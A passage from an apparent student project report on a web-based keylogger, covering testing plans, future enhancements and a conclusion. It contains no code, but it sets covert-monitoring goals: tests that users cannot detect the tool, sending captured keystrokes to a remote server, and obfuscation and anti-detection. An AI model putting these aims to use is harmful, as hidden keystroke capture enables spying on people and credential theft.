- **Test Data:** Prepare test data that covers a wide range of input scenarios. This could include various keystrokes, different web browsers, operating systems, and network conditions.
- **Execute Tests:** Run the unit tests using a testing framework appropriate for your programming language or environment (e.g., JUnit for Java, PHPUnit for PHP, Jasmine for JavaScript).
- **Evaluate Results:** Analyze the test results to identify any failures or unexpected behaviors. Debug and fix issues as needed, and ensure that unit tests are passing consistently before moving on to integration testing.
- **Security Testing:** Since your project involves a keylogger, security testing is crucial. Include tests to verify that the keylogger operates securely and cannot be easily detected or tampered with by users or third parties.
- **Privacy Compliance:** Ensure that your keylogger respects user privacy and complies with relevant regulations (e.g., GDPR). Test cases should verify that sensitive data is handled appropriately and securely, with mechanisms in place for data anonymization or deletion as required.
- **Regression Testing:** As you make changes to the codebase, re-run unit tests to catch any regressions or unintended side effects introduced by the modifications.
- **Documentation:** Document your unit tests thoroughly, including the purpose of each test case and any known limitations or assumptions. This documentation will be valuable for future maintenance and collaboration.

By following these steps, you can systematically test the individual components of your web-based keylogger project to ensure its reliability, security, and compliance with privacy standards.

6.2 Validation Testing:

Validation testing for a web-based keylogger project involves evaluating the entire system to ensure it meets the specified requirements and is fit for its intended purpose. Unlike unit testing, which focuses on testing individual components in isolation, validation testing assesses the system as a whole to verify that it functions correctly and meets user expectations. Here's how you could approach validation testing for your project:

- **Functional Validation:** Verify that the keylogger functions as expected in a real-world environment. This includes: Testing the keylogging functionality across different web browsers and operating systems to ensure compatibility. Verifying that keystrokes are captured accurately and reliably under various conditions (e.g., different keyboard layouts, typing speeds). Testing the ability to log various types of input, including text, special characters, and key combinations.
- **User Interface Validation:** Evaluate the user interface to ensure it is intuitive, user-friendly, and responsive. This may involve: Testing navigation and usability to ensure users can easily access keylogger features and settings. Verifying that the user interface is properly styled and displays correctly across different devices and screen sizes. Soliciting feedback from users or conducting usability testing sessions to identify areas for improvement.
- **Security Validation:** Validate that the keylogger operates securely and does not pose a risk to user privacy or data security. This may include: Testing for vulnerabilities such as buffer overflows, injection attacks, or unauthorized access to logged data. Verifying that sensitive information (e.g., logged keystrokes, user credentials) is encrypted and stored securely. Conducting penetration testing or security audits to identify and address potential security weaknesses.
- **Performance Validation:** Assess the performance of the keylogger under realistic conditions to ensure it meets performance requirements. This could involve: Testing the impact of the keylogger on system resources (e.g., CPU usage, memory consumption) to ensure it does not significantly degrade performance. Verifying that the keylogger operates efficiently and does not introduce noticeable lag or delays in the user's browsing experience. Conducting stress testing to evaluate the keylogger's performance under high loads or concurrent usage scenarios.

- **Compliance Validation:** Ensure that the keylogger complies with relevant legal and regulatory requirements, as well as ethical standards. This may include: Verifying compliance with data protection regulations such as GDPR or HIPAA, ensuring that user consent is obtained where necessary and that data handling practices adhere to legal requirements. Conducting ethical reviews to assess the potential impact of the keylogger on user privacy and ethical considerations surrounding its use. Ensuring transparency and accountability in the operation of the keylogger, providing users with clear information about its purpose, functionality, and data collection practices.
- **Documentation and Reporting:** Document the validation process, including test results, findings, and any corrective actions taken. Prepare a validation report summarizing the outcomes of the testing and any recommendations for further improvements or enhancements.

By performing thorough validation testing, you can ensure that your web-based keylogger project meets the necessary quality standards, operates securely and reliably, and delivers value to users while respecting their privacy and legal rights.

6.3 Integration Testing:

Integration testing for a web-based keylogger project involves testing interactions between different components or modules to ensure they function correctly together as a cohesive system. This type of testing focuses on verifying that individual units or modules, which have already been tested in isolation during unit testing, can integrate smoothly and operate correctly when combined. Here's how you could approach integration testing for your final year project:

- **Identify Integration Points:** Determine the points of interaction between different components of your web-based keylogger project. This could include: Interaction between the keylogging engine and the user interface for displaying logged data. Integration of the keylogging functionality with the data storage system for securely storing logged keystrokes. Interaction between the keylogger and network communication modules for transmitting logged data to a remote server.
- **Integration Test Cases:** Develop integration test cases to verify the interactions between these components. Test cases should cover various scenarios, including normal

operation, boundary cases, and error conditions. For example: Test the integration between the keylogging engine and the user interface by simulating keystrokes and verifying that they are displayed correctly. Test the integration between the keylogger and the data storage system by logging keystrokes and verifying that they are stored securely and can be retrieved as expected. Test the integration between the keylogger and network communication modules by sending logged data over the network and verifying successful transmission.

- **Test Data Preparation:** Prepare test data that covers a wide range of input scenarios to ensure thorough testing of integration points. This could include different types of keystrokes, varying network conditions, and edge cases related to data storage and retrieval.
- **Setup Integration Environment:** Configure the integration testing environment to simulate real-world conditions as closely as possible. This may involve deploying the keylogger components in a test environment that mirrors the production environment, including any external dependencies or network configurations.
- **Execute Integration Tests:** Run the integration tests to verify the interactions between components. Use automated testing frameworks or tools to streamline the testing process and ensure consistency.
- **Evaluate Results:** Analyze the results of the integration tests to identify any failures or unexpected behaviors. Debug and fix issues as needed, ensuring that all integration points are functioning correctly.
- **Regression Testing:** As you make changes to the codebase or configuration, re-run integration tests to catch any regressions or unintended side effects introduced by the modifications.
- **Performance and Scalability Testing:** In addition to verifying functional integration, consider conducting performance and scalability testing to assess how the integrated system performs under load and when scaled to accommodate larger volumes of data or users.
- **Documentation:** Document the integration testing process, including test cases, test results, and any issues encountered. This documentation will be valuable for future reference and maintenance. By conducting thorough integration testing, you can ensure that the various components of your web-based keylogger project integrate seamlessly and operate correctly together, providing a reliable and robust user experience.

6.4 Graybox Testing:

Graybox testing, nestled between the realms of blackbox and whitebox testing, embodies a unique approach to software validation. In this method, testers possess partial knowledge of the internal workings of the system under examination, enabling them to craft tests that delve beyond the surface level functionality while avoiding the full disclosure of internal code structures. By leveraging this nuanced understanding, graybox testing facilitates a more comprehensive evaluation, probing both external behavior and internal logic without exposing the entirety of the implementation details. This approach fosters a balance between the thoroughness of whitebox testing and the independence of blackbox testing, providing a pragmatic solution for quality assurance endeavors. Through judicious application of graybox techniques, testers can uncover defects, assess system robustness, and enhance overall software reliability, contributing to the delivery of high-quality products in the ever-evolving landscape of software development.

Graybox testing operates at the intersection of transparency and confidentiality, offering a nuanced perspective that blends insights from both blackbox and whitebox methodologies. Testers equipped with limited knowledge of the system's internals navigate through its functionalities, leveraging this partial understanding to construct test scenarios that simulate real-world usage patterns. By exploring the application's behavior from both external and internal vantage points, graybox testing reveals intricate interactions, uncovers hidden defects, and assesses the system's resilience against unexpected inputs and conditions. This approach fosters a holistic assessment that goes beyond surface-level validation, ensuring that the software not only meets functional requirements but also adheres to architectural principles and design expectations. Through the strategic deployment of graybox techniques, organizations can fortify their quality assurance processes, mitigate risks, and bolster user confidence in the reliability and performance of their software solutions.

6.5 Blackbox Testing:

Blackbox testing, characterized by its opaque approach to software validation, focuses solely on the external behavior of the system under examination, without any knowledge of its internal structure or implementation details. Testers interact with the software as end-users would, probing its functionalities, inputs, and outputs to uncover defects, errors, and inconsistencies. This method simulates real-world usage scenarios, allowing testers to evaluate the application's performance, usability, and compliance with specified requirements without being influenced by internal design decisions. By adopting a blackbox testing strategy, organizations can ensure that their software meets user expectations, functions reliably across various environments, and delivers a seamless experience devoid of hidden flaws or vulnerabilities. The rigorous scrutiny applied during blackbox testing helps to identify defects early in the development lifecycle, enabling timely remediation and ultimately contributing to the delivery of high-quality, dependable software products.

Blackbox testing stands as a sentinel at the gates of software quality, guarding against the unseen perils that lurk within complex systems. Testers, armed with only the knowledge of system requirements and user expectations, embark on a journey of discovery, exploring the software's interfaces, inputs, and outputs with a discerning eye. Through a series of meticulously crafted test cases, they simulate diverse usage scenarios, scrutinizing the application's responses and behaviors to unveil potential defects and aberrations. This methodological opacity ensures that testers remain impartial, focusing solely on the observable outcomes rather than delving into the intricacies of internal code structures. By subjecting the software to the rigors of blackbox testing, organizations can fortify their defenses against a myriad of risks, including functional failures, usability shortcomings, and security vulnerabilities. The insights gleaned from this process empower stakeholders to make informed decisions, driving iterative improvements and ultimately fostering the delivery of software solutions that inspire confidence and exceed user expectations.

6.6 Acceptance Testing:

Acceptance testing, the culmination of the software development lifecycle, serves as the litmus test for the alignment between the delivered product and stakeholder expectations. In this phase, the focus shifts from technical validation to business validation, as stakeholders evaluate the software against predefined criteria to determine its suitability for deployment. Through a series of structured tests, often conducted in collaboration with end-users or client representatives, the software is subjected to real-world scenarios and usage patterns to assess its functionality, usability, and compliance with business requirements. The primary goal of acceptance testing is to ensure that the software not only meets the specified functional and non-functional criteria but also delivers tangible value to the intended users or customers. By embracing acceptance testing as a pivotal milestone in the software delivery process, organizations can instill confidence in stakeholders, mitigate project risks, and pave the way for successful product adoption and long-term satisfaction.

Acceptance testing epitomizes the bridge between development efforts and user satisfaction, offering a final checkpoint to validate the software's readiness for deployment. At this crucial stage, stakeholders wield the power to validate whether the delivered product aligns with their envisioned requirements and business objectives. Through a meticulous evaluation process, encompassing both formal test cases and exploratory scenarios, stakeholders scrutinize the software's functionality, performance, and user experience. By actively involving end-users or representatives from the target audience, acceptance testing ensures that the software not only meets technical specifications but also resonates with real-world needs and preferences. This collaborative approach fosters transparency, trust, and accountability, laying the groundwork for successful product adoption and enduring customer satisfaction. As a pivotal stage in the software delivery lifecycle, acceptance testing empowers stakeholders to make informed decisions, driving continuous improvement and propelling the organization towards its strategic goals.

7. PERFORMANCE LIMITATIONS

7.1 Future Enhancement:

"In the continuous development of the web-based keylogger project, several avenues for enhancement emerge, spanning functionality, security, and user experience. One significant direction involves implementing advanced encryption protocols to ensure the secure transmission and storage of captured keystrokes, safeguarding sensitive user data from unauthorized access. Additionally, integrating machine learning algorithms could enable the system to intelligently analyze keystroke patterns, distinguishing between normal user input and potentially malicious activities, thereby enhancing detection accuracy and minimizing false positives. Another crucial aspect for improvement lies in expanding platform compatibility and accessibility, ensuring seamless operation across a diverse range of devices and web browsers. Furthermore, enhancing the user interface with intuitive controls and customizable settings would empower users to tailor the keylogger to their specific needs while prioritizing transparency and consent. Moreover, exploring techniques for stealthier operation, such as utilizing obfuscation methods and implementing anti-detection mechanisms, could bolster the project's effectiveness in covert monitoring scenarios.

Additionally, incorporating features for remote configuration and monitoring via a centralized dashboard would facilitate easier management and oversight, particularly in enterprise environments. Lastly, dedicating efforts towards rigorous testing and continuous vulnerability assessments would be imperative to fortify the system against emerging threats and ensure ongoing resilience in the face of evolving cybersecurity challenges."

- **Enhanced Encryption:** Implement advanced encryption protocols for secure transmission and storage of captured keystrokes.
- **Machine Learning Integration:** Integrate machine learning algorithms to analyze keystroke patterns for improved detection accuracy and reduced false positives.
- **Platform Compatibility:** Expand platform compatibility and accessibility across devices and web browsers for seamless operation.
- **User Interface Enhancement:** Improve the user interface with intuitive controls and customizable settings to prioritize transparency and user consent.
- **Stealth Operation:** Explore techniques for stealthier operation, including obfuscation methods and anti-detection mechanisms, to enhance effectiveness in covert monitoring scenarios.
- **Remote Configuration:** Incorporate features for remote configuration and monitoring via a centralized dashboard for easier management, particularly in enterprise environments.
- **Testing and Vulnerability Assessment:** Dedicate efforts to rigorous testing and continuous vulnerability assessments to fortify the system against emerging threats and ensure ongoing resilience.

8. CONCLUSION

In conclusion, the culmination of our final year project, centered around the creation of a web-based keylogger, epitomizes the intricate fusion of HTML, CSS, JavaScript, PHP, Ngrok, and XAMPP technologies. Our endeavor traversed the expansive landscape of web development, unraveling the complexities of frontend design, backend functionality, and the integration of diverse frameworks. Through meticulous coding and relentless debugging, we engineered a sophisticated system capable of discreetly logging user keystrokes with precision and efficiency. The symbiotic relationship between HTML, CSS, and JavaScript facilitated the seamless rendering of the user interface, ensuring an intuitive and visually appealing experience for end-users. Meanwhile, the robust backend architecture powered by PHP and XAMPP orchestrated the seamless processing, storage, and retrieval of logged data, demonstrating our adeptness in server-side scripting and database management. Ngrok emerged as a pivotal tool, enabling secure tunneling and remote access to our local development environment, thereby facilitating real-time testing and collaboration. However, amidst the technical triumphs, our project underscored the profound ethical considerations inherent in software development. We grappled with the ethical implications of creating a tool capable of monitoring user activity, acknowledging the imperative to uphold user privacy and data security. Hence, stringent measures were implemented to ensure transparent user consent, secure data encryption, and compliance with regulatory frameworks such as GDPR. As we reflect on our journey, our project serves as a testament to the transformative potential of technology, juxtaposed with the moral imperative to wield it responsibly. Moving forward, our experiences reaffirm our commitment to harnessing innovation in service of societal progress, guided by the enduring principles of integrity, empathy, and ethical stewardship.

9.REFERENCES:

- Use of legal software products for computer monitoring, keylogger.org.
- V. W. Berninger (Ed., 2012), Past, present, and future contributions of cognitive writing research to cognitive psychology. New York/Sussex: Taylor & Francis. ISBN 9781848729636.
- John Leyden (2000-12-06). "Mafia trial to test FBI spying tactics: Keystroke logging used to spy on mob suspect using PGP". The Register. Retrieved 2009-04-19.
- Andrew Kelly (2010-09-10). "Cracking Passwords using Keyboard Acoustics and Language Modeling".
- Sarah Young (14 September 2005). "Researchers recover typed text using audio recording of keystrokes". UC Berkeley NewsCenter.
- M. Aslam, R. N. Idrees, M. M. Baig, and M. A. Arshad, "Antihook shield against the software key loggers," in Proceedings of the National Conference of Emerging Technologies, 2004
- L. Martignoni, E. Stinson, M. Fredrikson, S. Jha, and J. C. Mitchell, "A layered architecture for detecting malicious behaviors," in RAID '08: Proceedings of the 11th international symposium on Recent Advances in Intrusion Detection. Heidelberg: Springer-Verlag, 2008

- D. Le, C. Yue, T. Smart, and H. Wang, “Detecting kernel level keyloggers through dynamic taint analysis,” College of William & Mary, Department of Computer Science, Williamsburg, VA, Tech. Rep. WM-CS-2008-05
- B. Cogswell and M. Russinovich, “Rootkitrevealer v1.71,” <http://technet.microsoft.com/en-us/sysinternals/bb897445.aspx>.
- C. Wood and R. K. Raj, “Sample keylogging programming projects,” <http://www.cs.rit.edu/~rkr/keylogger2010>.
- 12 B. Whitty, “The ethics of key loggers,” Article on Technibble.com, <http://www.technibble.com/the-ethics-of-key-loggers/>.

These website are used for reference purpose only.